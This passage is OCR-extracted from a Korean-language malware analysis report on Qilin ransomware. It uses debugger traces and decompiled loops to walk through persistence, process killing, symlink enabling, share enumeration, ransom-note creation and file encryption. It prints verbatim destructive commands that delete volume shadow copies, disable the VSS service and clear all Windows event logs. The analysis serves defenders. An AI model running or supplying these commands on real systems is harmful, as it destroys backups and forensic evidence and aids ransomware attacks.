
Qilin 랜섬웨어는 지속성을 확보하기 위해
자동 실행 등록 관련 레지스트리인
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run 경로에
자기 자신을 등록한다.

3.8 프로세스 종료



[그림 19] OpenProcess

특정 프로세스가 동작 중일 경우 해당 프로세스가 점유한 파일의 암호화가 실패할 수 있으므로,
이를 방지하기 위해 프로세스를 강제 종료한다.



[그림 20] TerminateProcess

OpenProcess API로 종료시킬 프로세스의 핸들을 가져온 후
TerminateProcess API를 이용하여 종료시킨다.

3.9 익명 파이프 생성


```
00349420    6A 00                   push 0
00349422    6A 00                   push 0
00349424    68 00000100             push 10000
00349429    68 00000100             push 10000
0034942E    6A 01                   push 1
00349430    FF7424 48               push dword ptr ss:[esp+48]
00349434    FFB424 A0000000         push dword ptr ss:[esp+A0]
0034943B    8B4424 34               mov eax,dword ptr ss:[esp+34]
0034943F    89C3                    mov ebx,eax
00349441    50                      push eax
00349442    E8 2DAF0600             call <JMP.&CreateNamedPipeW>
1: [esp] 00713900 00713900 L"\\\\.\\pipe\\__rust_anonymous_pipe1__.3904.1937881389"
2: [esp+4] 40080001 40080001
3: [esp+8] 00000008 00000008
4: [esp+C] 00000001 00000001
5: [esp+10] 00010000 00010000
6: [esp+14] 00010000 00010000
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
1: [esp] 00713900 00713900 L"\\\\.\\pipe\\__rust_anonymous_pipe1__.3904.1937881390"
2: [esp+4] 40080001 40080001
3: [esp+8] 00000008 00000008
4: [esp+C] 00000001 00000001
5: [esp+10] 00010000 00010000
6: [esp+14] 00010000 00010000
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
```

[그림 21] CreateNamedPipeW

자식 프로세스를 생성하기 전


CreateNamedPipeW API로 익명 파이프를 생성하여 자식 프로세스와의 통신을 준비한다.

3.10 암호화 범위 확대



[그림 22] 원격-원격 심볼릭 링크 활성화

CreateProcessW API로 cmd 프로세스를 생성한다.
이때 인자로 /c fsutil behavior set SymlinkEvaluation R2R:1을 전달하여
원격-원격 간 심볼릭 링크를 활성화함으로써,
백업 스토리지 등 다른 공유 폴더에 접근할 수 있도록 설정한다.



[그림 23] 원격-로컬 심볼릭 링크 활성화

또한 /c fsutil behavior set SymlinkEvaluation R2L:1 명령어로
원격-로컬 간 심볼릭 링크를 활성화하여 로컬 PC에 대한 접근 권한을 확보한다.

CreateProcess 호출 시 dwCreationFlag에 0x8000000 값을 주어
윈도우 콘솔 없이 백그라운드에서 해당 명령어를 실행한다.

3.11 네트워크 공유 목록 조회

```
0034C4A8    50                      push eax
0034C4A9    8D85 F8FAFFFF           lea eax,dword ptr ss:[ebp-508]
0034C4AF    50                      push eax
0034C4B0    FFB5 20FFFFFF           push dword ptr ss:[ebp-E0]
0034C4B6    FF75 D8                 push dword ptr ss:[ebp-28]
0034C4B9    FFB5 F8FEFFFF           push dword ptr ss:[ebp-108]
0034C4BF    6A 01                   push 1
0034C4C1    6A 00                   push 0
0034C4C3    6A 00                   push 0
0034C4C5    56                      push esi
0034C4C6    FF75 D4                 push dword ptr ss:[ebp-2C]
0034C4C9    E8 9E7E0600             call <JMP.&CreateProcessW>
1: [esp] 0070FD00 0070FD00 L"C:\\WINDOWS\\system32\\cmd.exe"
2: [esp+4] 0070B900 0070B900 L"\"cmd\" /C net use"
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000001 00000001
6: [esp+14] 08000400 08000400
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
9: [esp+20] 00BFF0E0 00BFF0E0
10: [esp+24] 00BFF530 00BFF530
```

[그림 24] net use

심볼릭 링크 활성화 후 /c net use 인자로 cmd 프로세스를 실행시켜
현재 연결된 네트워크 공유 폴더 목록을 조회한다.

3.12 파일 복구 방해

Qilin 랜섬웨어는 암호화된 파일의 복구를 방해하기 위해
VSS 서비스를 조작하고 볼륨 섀도 복사본(Volume Shadow Copy)을 삭제한다.

```
0034C4A8    50                      push eax
0034C4A9    8D85 F8FAFFFF           lea eax,dword ptr ss:[ebp-508]
0034C4AF    50                      push eax
0034C4B0    FFB5 20FFFFFF           push dword ptr ss:[ebp-E0]
0034C4B6    FF75 D8                 push dword ptr ss:[ebp-28]
0034C4B9    FFB5 F8FEFFFF           push dword ptr ss:[ebp-108]
0034C4BF    6A 01                   push 1
0034C4C1    6A 00                   push 0
0034C4C3    6A 00                   push 0
0034C4C5    56                      push esi
0034C4C6    FF75 D4                 push dword ptr ss:[ebp-2C]
0034C4C9    E8 9E7E0600             call <JMP.&CreateProcessW>
1: [esp] 00711888 00711888 L"C:\\WINDOWS\\system32\\cmd.exe"
2: [esp+4] 007119D8 007119D8 L"\"cmd\" /C wmic service where name='vss' call ChangeStartMode Manual"
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000001 00000001
6: [esp+14] 08000400 08000400
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
9: [esp+20] 00BFEFF0 00BFEFF0
10: [esp+24] 00BFF440 00BFF440
```

[그림 25] vss 서비스 상태 변경

우선 서비스 wmic를 이용해서 실행 상태를 수동 실행으로 바꾼다.
이는 vss 서비스를 수동 실행으로 동작시켜 자동으로 백업 스냅샷을 생성하는 것을 막기 위함이다.

```
1: [esp] 0070B900 0070B900 L"C:\\WINDOWS\\system32\\cmd.exe"
2: [esp+4] 00711888 00711888 L"\"cmd\" /C net start vss"
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000001 00000001
6: [esp+14] 08000400 08000400
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
9: [esp+20] 00BFEFF0 00BFEFF0
10: [esp+24] 00BFF440 00BFF440
```

[그림 26] vss 서비스 시작

VSS 서비스가 활성화되어 있어야 섀도 복사본 삭제가 정상적으로 수행되므로,
삭제 전 VSS 서비스를 시작하여 동작을 보장한다.

```
1: [esp] 0070FCD8 0070FCD8 L"C:\\WINDOWS\\system32\\cmd.exe"
2: [esp+4] 00711940 00711940 L"\"cmd\" /C vssadmin.exe delete shadows /all /quiet"
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000001 00000001
6: [esp+14] 08000400 08000400
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
9: [esp+20] 00BFF100 00BFF100
10: [esp+24] 00BFF550 00BFF550
```

[그림 27] volume shadowcopy 삭제

Qilin 랜섬웨어의 파일 암호화가 끝나면
파일 복구를 방해하기 위해 volume shadow copy를 삭제한다.


```
1: [esp] 007126E0 007126E0 L"C:\\WINDOWS\\system32\\cmd.exe"
2: [esp+4] 007125C0 007125C0 L"\"cmd\" /C net stop vss"
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000001 00000001
6: [esp+14] 08000400 08000400
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
9: [esp+20] 00BFEFF0 00BFEFF0
10: [esp+24] 00BFF440 00BFF440
```

```
1: [esp] 00711900 00711900 L"C:\\WINDOWS\\system32\\cmd.exe"
2: [esp+4] 00711A48 00711A48 L"\"cmd\" /C wmic service where name='vss' call ChangeStartMode Disabled"
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 00000001 00000001
6: [esp+14] 08000400 08000400
7: [esp+18] 00000000 00000000
8: [esp+1C] 00000000 00000000
9: [esp+20] 00BFEFF0 00BFEFF0
10: [esp+24] 00BFF440 00BFF440
```

[그림 28] vss 서비스 종지 및 비활성화

volume shadows copy를 삭제한 후
추가적인 스냅샷 생성을 막기 위해 vss 서비스를 종료시키고 비활성화 시킨다.

3.13 이벤트 삭제



[그림 29] 이벤트 로그 삭제

실행 커맨드
powershell\" $logs = Get-WinEvent -ListLog * \| Where-Object {$_.RecordCount} | Select-Object -ExpandProperty LogName ; ForEach ($l in $logs \| Sort \| Get-Unique) {[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($l)}

[표 8] powershell 실행 커맨드

CreateProcessW API로 PowerShell을 실행하여 윈도우 이벤트 로그를 삭제한다.
이는 초기 침투 흔적 및 래터럴 무브먼트 실행 흔적 등 공격 행위를 은폐하기 위함이다.
사용된 커맨드는 다음과 같다.

- **Get-WinEvent -ListLog *:** 모든 윈도우 이벤트 로그 조회
- **Where-Object {$_.RecordCount}:** 이벤트가 기록된 로그만 필터링
- **Select-Object -ExpandProperty LogName:** 로그 이름만 추출
- **{[System.Diagnostics.Eventing.Reader.EventLogSession]::GlobalSession.ClearLog($l)}** : 이벤트 삭제

3.14 암호화

```
0034E91F    6A 00           push 0
0034E921    68 00000100     push 10000
0034E926    57              push edi
0034E927    68 E0E93400     push qilin.34E9E0
0034E92C    50              push eax
0034E92D    6A 00           push 0
0034E92F    E8 305A0600     call <JMP.&CreateThread>
```

[그림 30] CreateThread

Qilin 랜섬웨어는 워커 스레드를 다수 생성하여 병렬적으로 암호화한다.

```
0039860D    50              push eax
0039860E    E8 A1BC0100     call <JMP.&GetDriveTypeW>
00398199    81EC D0000000   sub esp,D0
0039819F    E8 C0C00100     call <JMP.&GetLogicalDrives>
```

[그림 31] GetDriveTypeW & GetLogicalDrives

랜섬웨어는 파일을 암호화 하기 위해 드라이브 스캐닝을 하는데
이는 물리 디스크 뿐만 아니라 네트워크 드라이브, 이동식 디스크 등 여러 드라이브를 암호화 하기 위해서이다.


GetDriveTypeW API로 각 루트 드라이브의 유형을 확인하고
GetLogicalDrives API로 사용가능한 드라이브인지 확인한다.

```
00395A9B    51              push ecx
00395A9C    50              push eax
00395A9D    53              push ebx
00395A9E    FF7424 10       push dword ptr ss:[esp+10]
00395AA2    E8 55E70100     call <JMP.&GetVolumePathNamesForVolumeNameW>
1: [esp] 00716EA8 00716EA8 L"\\\\?\\Volume{726768f9-d152-4c82-b8fc-aa3cb63d2b6f}\\"
2: [esp+4] 00717040 00717040
3: [esp+8] 00000005 00000005
4: [esp+C] 00BFED18 00BFED18
```

[그림 32] GetVolumePathNamesForVolumeNameW


Qilin 랜섬웨어는 암호화를 확실하게 하기위해
DOS Drive Letter Path(C:\, D:\) 뿐만 아니라 볼륨 GUID 기반으로도 파일을 탐색한다.

FindFirstFileW의 핸들로 사용하기 위해
GetVolumePathNamesForVolumeNameW API로 볼륨 GUID를 가져온다.



[그림 33] FindFirstFileW & FindNextFileW

암호화에 필요한 파일을 찾기 위해 FindFirstFileW와 FindNextFileW API로 파일을 탐색한다.



[그림 34] 랜섬노트 생성


CreateFileW API의 5번째 인자인 dwCreationDisposition의 값에
1(CREATE_NEW)을 주어 랜섬노트를 생성한다.

랜섬노트 파일의 이름은 “README-RECOVER-고유식별 랜덤값”이고
해당 샘플의 랜덤값은 zTw1R7SFlb 이다.

```
77098470 <r    B8 08001A00                 mov eax,1A0008              NtWriteFile
77098475       BA 20FA0C77                 mov edx,ntdll.770CFA20
7709847A       FFD2                        call edx
7709847C       C2 2400                     ret 24
1: [esp+4] 00000420 00000420
2: [esp+8] 00000000 00000000
3: [esp+C] 00000000 00000000
4: [esp+10] 00000000 00000000
5: [esp+14] 0626F9A0 0626F9A0
6: [esp+18] 00741848 00741848 "-- Qilin \r\r\n\r\r\nYour network/system was encrypted.
7: [esp+1C] 00000772 00000772
8: [esp+20] 00000000 00000000
9: [esp+24] 00000000 00000000
00741848 2D 2D 20 51 69 6C 69 6E 20 0D 0D 0A 0D 0D 0A 59 -- Qilin ......Y
00741858 6F 75 72 20 6E 65 74 77 6F 72 6B 2F 73 79 73 74 our network/syst
00741868 65 6D 20 77 61 73 20 65 6E 63 72 79 70 74 65 64 em was encrypted
00741878 2E 20 0D 0D 0A 45 6E 63 72 79 70 74 65 64 20 66 . ...Encrypted f
00741888 69 6C 65 73 20 68 61 76 65 20 6E 65 77 20 65 78 iles have new ex
00741898 74 65 6E 73 69 6F 6E 2E 20 0D 0D 0A 0D 0D 0A 2D tension. ......-
007418A8 2D 20 43 6F 6D 70 72 6F 6D 69 73 69 6E 67 20 61 - Compromising a
007418B8 6E 64 20 73 65 6E 73 69 74 69 76 65 20 64 61 74 nd sensitive dat
007418C8 61 20 0D 0D 0A 0D 0D 0A 57 65 20 68 61 76 65 20 a ......We have
007418D8 64 6F 77 6E 6C 6F 61 64 65 64 20 63 6F 6D 70 72 downloaded compr
007418E8 6F 6D 69 73 69 6E 67 20 61 6E 64 20 73 65 6E 73 omising and sens
007418F8 69 74 69 76 65 20 64 61 74 61 20 66 72 6F 6D 20 itive data from
00741908 79 6F 75 72 20 73 79 73 74 65 6D 2F 6E 65 74 77 your system/netw
00741918 6F 72 6B 2E 0D 0D 0A 4F 75 72 20 67 72 6F 75 70 ork....Our group
00741928 20 63 6F 6F 70 65 72 61 74 65 73 20 77 69 74 68  cooperates with
00741938 20 74 68 65 20 6D 61 73 73 20 6D 65 64 69 61 2E  the mass media.
```

[그림 35] 랜섬노트 쓰기

Qilin 랜섬웨어에 하드코딩 되어있는 랜섬노트를 파일에 쓴다.



[그림 36] 암호화 대상 핸들 획득

랜섬웨어가 파일을 암호화 하기 위해서는 해당 파일의 핸들을 획득해야한다.
CreateFile API의 5번째 인자인 dw Creation Disposition의 값에
3(OPEN_EXISTING)을 주어 해당 파일이 있는 경우 파일을 열어서 핸들을 획득한다.

```
00346375    6A 01           push 1
00346377    53              push ebx
00346378    FF75 E4         push dword ptr ss:[ebp-1C]
0034637B    E8 14DE0600     call <JMP.&MoveFileExW>
```


```
1: [esp] 0073F850 0073F850 L"\\\\?\\Volume{726768f9-d152-4c82-b8fc-aa3cb63d2b6f}\\0AB\\
2: [esp+4] 0076AED8 0076AED8 L"\\\\?\\Volume{726768f9-d152-4c82-b8fc-aa3cb63d2b6f}\\0AB
3: [esp+8] 00000001 00000001
L"\\\\?\\Volume{726768f9-d152-4c82-b8fc-aa3cb63d2b6f}\\0AB\\2025 기업 보안 전략 보고서.hwp"
L"\\\\?\\Volume{726768f9-d152-4c82-b8fc-aa3cb63d2b6f}\\0AB\\2025 기업 보안 전략 보고서.hwp.zTw1R7SFlb.FfNMKcXU"
```

랜섬웨어가 파일을 암호화 하기전
MoveFileEx API로 고유식별 랜덤값 형식으로 확장자를 변경하는데
파일 암호화 여부를 식별하기 위한 것으로 추정된다.

```
00206C59    6A 20           push 20
00206C5B    8BBC24 E0000000 mov edi,dword ptr ss:[esp+E0]
00206C62    57              push edi
00206C63    68 A0254A00     push qilin.4A25A0
00206C68    53              push ebx
00206C69    FFB424 B0000000 push dword ptr ss:[esp+B0]
00206C70    FF7424 40       push dword ptr ss:[esp+40]
00206C74    E8 F7E10E00     call qilin.2F4E70
00206C79    83C4 18         add esp,18
00206C7C    FFB424 A0000000 push dword ptr ss:[esp+A0]
00206C83    FF7424 30       push dword ptr ss:[esp+30]
00206C87    68 A0254A00     push qilin.4A25A0
00206C8C    53              push ebx
00206C8D    6A 20           push 20
00206C8F    57              push edi
00206C90    E8 DBE10E00     call qilin.2F4E70
```

```
do
{
  v21 = _mm_xor_ps(*(__m128 *)(v20 + v19), *(__m128 *)&v11[v19 + 16]);
  *(__m128 *)(v20 + v19 - 16) = _mm_xor_ps(*(__m128 *)(v20 + v19 - 16), *(__m128 *)&v11[v19]);
  *(__m128 *)(v20 + v19) = v21;
  v19 += 32;
}
while ( v17 != v19 );
```

[그림 38] 재배치 반복문



[그림 39] 키 재배치

Qilin 랜섬웨어는 파일 전체 암호화 하기전 원본 파일의 마지막 부분에 패딩을 한다.

[그림 39]의 빨간 박스는 BCryptGenRandom으로 생성된 난수를 XOR 연산으로 재배치한 값이고 파란 박스는 SHA-256 해시값을 XOR 연산으로 재배치한 값이다.

```
00206CF5    50                      push eax
00206CF6    52                      push edx
00206CF7    FFB424 88000000         push dword ptr ss:[esp+88]
00206CFE    FF75 0C                 push dword ptr ss:[ebp+C]
00206D01    8D8424 60140000         lea eax,dword ptr ss:[esp+1460]
00206D08    50                      push eax
00206D09    E8 A2E90E00             call qilin.2F56B0
```

```
do
{
  v19 = _mm_loadu_si128((const __m128i *)&v7[v18]);
  v20 = _mm_loadu_si128(v17);
  *(__m128i *)&v7[v18] = _mm_packus_epi16(
                           _mm_shufflehi_epi16(
                             _mm_shufflelo_epi16(_mm_shuffle_epi32(_mm_unpackhi_epi8(v20, (__m128i)0LL), 78), 27),
                             27),
                           _mm_shufflehi_epi16(
                             _mm_shufflelo_epi16(_mm_shuffle_epi32(_mm_unpacklo_epi8(v20, (__m128i)0LL), 78), 27),
                             27));
  v18 += 16;
  *v17-- = _mm_packus_epi16(
             _mm_shufflehi_epi16(
               _mm_shufflelo_epi16(_mm_shuffle_epi32(_mm_unpackhi_epi8(v19, (__m128i)0LL), 78), 27),
               27),
             _mm_shufflehi_epi16(
               _mm_shufflelo_epi16(_mm_shuffle_epi32(_mm_unpacklo_epi8(v19, (__m128i)0LL), 78), 27),
               27));
}
while ( v8 != v18 );
if ( v9 == v8 )
  goto LABEL_22;
v6 = v42;
if ( (v42 & 0x10) == 0 )
  goto LABEL_20;
}
```

```
0627EC48  0E 63 90 4F D1 F0 C6 5E 3C 92 A6 F2 3E 3E 95 89  .c.OÑðÆ^<.¦ò>>..
0627EC58  B0 16 C1 AF 51 F4 82 21 0A F2 C8 22 46 DA 7D B0  °.Á¯Qô.!.òÈ"FÚ}°
0627EC68  13 FC A7 6B 4D 0D 9D B7 28 7B 70 E3 D5 73 E6 C7  .ü§kM..·({pãÕsæÇ
0627EC78  EF 5F 1A D8 6B E0 DA 81 37 F3 85 16 77 17 4C A6  ï_.ØkàÚ.7ó..w.L¦
0627EC88  55 7E D1 9B 1B 3A 6C E8 20 08 43 E3 FB A6 43 17  U~Ñ..:lè .Cãû¦C.
0627EC98  25 DE 44 F7 C5 8C 73 89 9A 36 D2 35 B5 85 7E 54  %ÞD÷Å.s..6Ò5µ.~T
0627ECA8  73 45 E3 36 7B 50 14 0B C8 C6 01 18 25 2A 19 BD  sEã6{P..ÈÆ..%*.½
0627ECB8  2E 0B 7A DE 13 B2 41 AB 06 6F B2 33 0E 17 1B 19  ..zÞ.²A«.o²3....
0627ECC8  1E 56 FF 19 B2 1A 64 D2 AA 33 42 B7 43 B6 5A 52  .Vÿ.².dÒª3B·C¶ZR
